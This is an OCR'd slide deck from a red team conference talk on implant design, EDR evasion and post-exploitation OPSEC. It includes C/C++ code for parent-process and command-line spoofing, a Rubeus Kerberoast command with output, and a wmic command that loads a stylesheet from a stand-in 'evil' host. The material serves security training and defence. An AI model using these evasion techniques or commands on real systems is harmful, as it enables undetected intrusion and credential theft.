Modern Red Team Tradecraft

Sajal Thomas
Senior Red Team Consultant, Mandiant

Introduction

$>whoami

$>whoami

- Senior Consultant at Mandiant
- Red/Purple Team Operator
- Offensive cyber espionage tradecraft enthusiast
- First time DEFCON speaker (woot!)
- Twitter: @sajal_thomas
  - **Opinions are mine and not my employer's.**

$>disclaimer


- Case studies and examples are drawn from our experiences and activities working for a variety of customers, and do not represent our work for any one customer or set of customers. In many cases, facts have been changed to obscure the identity of our customers and individuals associated with our customers.

$>agenda

- Why Help Offence?
- Implant Design Considerations
- OPSEC Decisions
- Offence Informs Defence
- Credential Harvesting
- So You Want To Be A Red Teamer? (2020 Edition)
- Q&A

Why help offence?

Roll back to the 60's…


06934

"It's like a parking lot. After all the cars have left you can still see how many were parked there [in infrared] because of the difference in ground temperatures."

– T.D. Barnes to National Geographic

https://www.nationalgeographic.com/news/2011/5/110520-area-51-secret-hid-craft-base-declassified-a-12-plane/

Lessons for a Red Team Operator

- Apex adversaries know which action leaves what trace behind.
- By knowing which signals are exposed to defenders, adversaries can then mislead observers in the opposite direction.
- Stealth is a necessity, but what if it affects the pace of the operation?
- Having a formidable adversary to practice against keeps you on your toes.

"Speed is the new stealth"
- **Lockheed Martin on SR-72**

https://web.archive.org/web/20131205102921/https://aviationweek.com/Article.aspx?id=/article-xml/awx_11_01_2013_p0-632731.xml&p=3

Is Speed Really the New Stealth?

- "From Initial Access to Full Breach in 'n' Minutes!"
- Defensive tech doing behavioral analysis and baselining the 'normal' is setting a new precedent.
- War Story time:
  - Performed a "Kerberoast" attack and pulled 30 service account Kerberos TGS tickets within a few seconds.
  - Defenders watching for quantity of requests quickly picked up the "anomaly".
  - RIP

Is Speed Really the New Stealth?

If we look at it from a defender perspective. It is a OpSec failure for the attacker, because at the event logs. We would see an account making numerous request at a short period of time.

Keywor...	Date and Time	Source	Event ID	Task Category
Audi...	5/13/2020 7:42:05 AM	Micros...	4769	Kerberos Service Ticket Operations
Audi...	5/13/2020 7:42:05 AM	Micros...	4769	Kerberos Service Ticket Operations
Audi...	5/13/2020 7:42:04 AM	Micros...	4769	Kerberos Service Ticket Operations
Audi...	5/13/2020 7:42:04 AM	Micros...	4769	Kerberos Service Ticket Operations
Audi...	5/13/2020 7:42:04 AM	Micros...	4769	Kerberos Service Ticket Operations
Audi...	5/13/2020 7:42:04 AM	Micros...	4769	Kerberos Service Ticket Operations
Audi...	5/13/2020 7:42:04 AM	Micros...	4769	Kerberos Service Ticket Operations
Audi...	5/13/2020 7:42:04 AM	Micros...	4769	Kerberos Service Ticket Operations

https://getshitsecured.com/2020/05/15/hunting-ttps-with-azure-sentinel/

Implant Design Considerations

Implant Design

- Pick a language
- Pick a structure for your toolkit
- Pick a strategy to execute your post-exploitation capability
- For inspiration - look to the evolution of Cobalt Strike's Beacon in the past few years.

https://www.cobaltstrike.com/releasenotes.txt

Implant Design

- Write in C/C++ to interact with the Windows API more easily.

- Write modular libraries –
  - each capability should be a separate module
  - easier to maintain and upgrade
    - OPSEC benefit - if the keylogging module gets burned, the remaining modules remain safe.

- Inject capability into remote processes or inline execute into your own process. For example, in Cobalt Strike:
  - Fork & run processes
  - Beacon Object Files

Protecting Your Implant

- In-memory doesn't mean undetectable.
- subTee's 3 pillars of Endpoint Detection & Response:
  - Parent-child process relationships
  - Command line arguments
  - Network connections made by processes
- Bake the evasions for the 3 pillars into your implant design

Protecting Your Implant

- Parent process spoofing – blogged 10 years ago by Didier Stevens.

```
BOOL CreateProcessA(
  LPCSTR                lpApplicationName,
  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```


https://blog.didierstevens.com/2009/11/22/quickpost-selectmyparent-or-playing-with-the-windows-process-tree/

Protecting Your Implant

- Parent process spoofing

```
typedef struct _STARTUPINFOEXA {
  STARTUPINFOA                 StartupInfo;
  LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList;
} STARTUPINFOEXA, *LPSTARTUPINFOEXA;
```

Protecting Your Implant Design

- Parent process spoofing

```
BOOL UpdateProcThreadAttribute(
  LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
  DWORD                        dwFlags,
  DWORD_PTR                    Attribute,
  PVOID                        lpValue,
  SIZE_T                       cbSize,
  PVOID                        lpPreviousValue,
  PSIZE_T                      lpReturnSize
);
```

PROC_THREAD_ATTRIBUTE_PARENT_PROCESS

The *lpValue* parameter is a pointer to a handle to a process to use instead of the calling process as the parent for the process being created. The process to use must have the **PROCESS_CREATE_PROCESS** access right.

Attributes inherited from the specified process include handles, the device map, processor affinity, priority, quotas, the process token, and job object. (Note that some attributes such as the debug port will come from the creating process, not the process specified by this handle.)

Protecting Your Implant Design

```
// Get the PID that we will use as our parent process
pid = atoi(argv[1]);

// We need SeDebugPriv to open processes like lsass
EnableDebug();

// Open the process which we will inherit the handle from
if ((pHandle = OpenProcess(PROCESS_ALL_ACCESS, false, pid)) == 0) {
        printf("Error opening PID %d\n", pid);
        return 2;
}

// Create our PROC_THREAD_ATTRIBUTE_PARENT_PROCESS attribute
ZeroMemory(&si, sizeof(STARTUPINFOEXA));

InitializeProcThreadAttributeList(NULL, 1, 0, &size);
si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(
        GetProcessHeap(),
        0,
        size
);
InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &size);
UpdateProcThreadAttribute(si.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &pHandle, sizeof(HANDLE), NULL, NULL);

si.StartupInfo.cb = sizeof(STARTUPINFOEXA);

// Finally, create the process
ret = CreateProcessA(
        "C:\\Windows\\system32\\cmd.exe",
        NULL,
        NULL,
        NULL,
        true,
        EXTENDED_STARTUPINFO_PRESENT | CREATE_NEW_CONSOLE,
        NULL,
        NULL,
        reinterpret_cast<LPSTARTUPINFOA>(&si),
        &pi
);
```

https://gist.github.com/xpn/a057a26ec81e736518ee50848b9c2cd6

Protecting Your Implant

- Command-line argument spoofing:
  - EDR watches for commands with specific arguments used often by attackers.
  - For example:
    - procmon.exe -accepteula –ma <process ID of lsass.exe>
    - wmic os get /FORMAT:" [https:]//example[.]com/evil[.]xsl”
    - cmd /c <any other command>
  - To evade, create a process, suspend its state, change the command line arguments to something harmless and then resume the process.

Protecting Your Implant

- Command-line argument spoofing

```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  PVOID                         Reserved4[3];
  PVOID                         AtlThunkSListPtr;
  PVOID                         Reserved5;
  ULONG                         Reserved6;
  PVOID                         Reserved7;
  ULONG                         Reserved8;
  ULONG                         AtlThunkSListPtr32;
  PVOID                         Reserved9[45];
  BYTE                          Reserved10[96];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved11[128];
  PVOID                         Reserved12[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

Protecting Your Implant

- Command-line argument spoofing:
  - Create a process in a suspended state
  - Get the PEB address using NTQueryInformationProcess (Process Hacker uses this)
  - Replace the command line stored in PEB using WriteProcessMemory
  - Resume the process

https://blog.christophetd.fr/building-an-office-macro-to-spoof-process-parent-and-command-line/

Protecting Your Implant

- Command-line argument spoofing example from @_xpn_

```
// Read the PEB from the target process
success = ReadProcessMemory(pi.hProcess, pbi.PebBaseAddress, &pebLocal, sizeof(PEB), &bytesRead);
if (success == FALSE) {
        printf("[!] Error: Could not call ReadProcessMemory to grab PEB\n");
        return 1;
}

// Grab the ProcessParameters from PEB
parameters = (RTL_USER_PROCESS_PARAMETERS*)readProcessMemory(
        pi.hProcess,
        pebLocal.ProcessParameters,
        sizeof(RTL_USER_PROCESS_PARAMETERS) + 300
);

// Set the actual arguments we are looking to use
WCHAR spoofed[] = L"powershell.exe -NoExit -c Write-Host Surprise, arguments spoofed\0";
success = writeProcessMemory(pi.hProcess, parameters->CommandLine.Buffer, (void*)spoofed, sizeof(spoofed));
if (success == FALSE) {
        printf("[!] Error: Could not call WriteProcessMemory to update commandline args\n");
        return 1;
}
```

https://blog.xpnsec.com/how-to-argue-like-cobalt-strike/

Protecting Your Implant


- Prevent third-party DLLs from injecting into your process:
  - *"In September 2018, Chrome 69 will begin blocking third-party software from injecting into Chrome processes."*
- Remember the 'Attribute' parameter in UpdateProcThreadAttribute?
- Set it to PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY with the value:
  - PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON
- Also see: Arbitrary Code Guard which uses SetProcessMitigationPolicy.


Protecting Your Implant

```
// Enable blocking of non-Microsoft signed DLLs
DWORD64 policy = PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON;

// Assign our attribute
UpdateProcThreadAttribute(si.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY, &policy, sizeof(pc

// Finally, create the process
ret = CreateProcessA(
        NULL,
        (LPSTR)"C:\\Windows\\System32\\cmd.exe",
        NULL,
        NULL,
        true,
        EXTENDED_STARTUPINFO_PRESENT,
        NULL,
        NULL,
        reinterpret_cast<LPSTARTUPINFOA>(&si),
        &pi
);
```

https://blog.xpnsec.com/protecting-your-malware/

Protecting Your Implant





https://blog.xpnsec.com/protecting-your-malware/

Protecting Your Implant


- OPSEC Consideration:
  - The level of your sophistication always gives away your intent.
  - If Blue Teams are looking out for protected processes, your process will stick out like a sore thumb.
  - Blend in by enumerating mitigation policies on running processes

Know Your Toolkit

Evaluating the Risk v Reward Tradeoff

Know Your Toolkit

- Every action leaves evidence behind
- Important to understand which actions constitute risk to estimate risk vs reward.
- As a standard - the fewer processes created, the stealthier.



https://youtu.be/Pb6yvcB2aYw?t=3021

OPSEC Decisions

“Observable does not mean observed”

– **Raphael Mudge**


Post Exploitation OPSEC

- The strategy is to blend in with legitimate host and network activity.
- Also referred to as “Session Prepping” by Raphael Mudge
- Be willing to shake up your “session prep” based on the action you’re going to perform.
- Bypassing the 3 pillars strategy will only get your initial foothold so far.
- Disable logging instrumentation? Depends.

Post Exploitation OPSEC

- Enumerate the processes and process trees on the endpoint.
- Pick a parent-child process combination that resembles a legitimate process tree on the target.
- Some common examples:
  - iexplore.exe [parent]
    - iexplore.exe [child]
  - jusched.exe [parent]
    - juscheck.exe [child]

Post Exploitation OPSEC



Post Exploitation OPSEC

- When performing Kerberoast, do not pull all tickets at once.
- An effective strategy is to find the service account with earliest password set
- Then pull tickets from oldest to newest based on cracking success rate.

```
beacon> execute-assembly /root/Rubeus.exe kerberoast /stats
[*] Tasked beacon to run .NET program: Rubeus.exe kerberoast /stats
[+] host called home, sent: 316493 bytes
[+] received output:


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Kerberoasting

[*] Listing statistics about target users, no ticket requests being performed.
[*] Searching the current domain for Kerberoastable users

[+] received output:

[*] Total kerberoastable users : 134


 ----------------------------------
 | Supported Encryption Type | Count |
 ----------------------------------
 | RC4_HMAC_DEFAULT          | 134   |
 ----------------------------------

 --------------------------------
 | Password Last Set Year | Count |
 --------------------------------
 | 2018                   | 1     |
 | 2019                   | 130   |
 | 2020                   | 3     |
 --------------------------------
```


Post Exploitation OPSEC

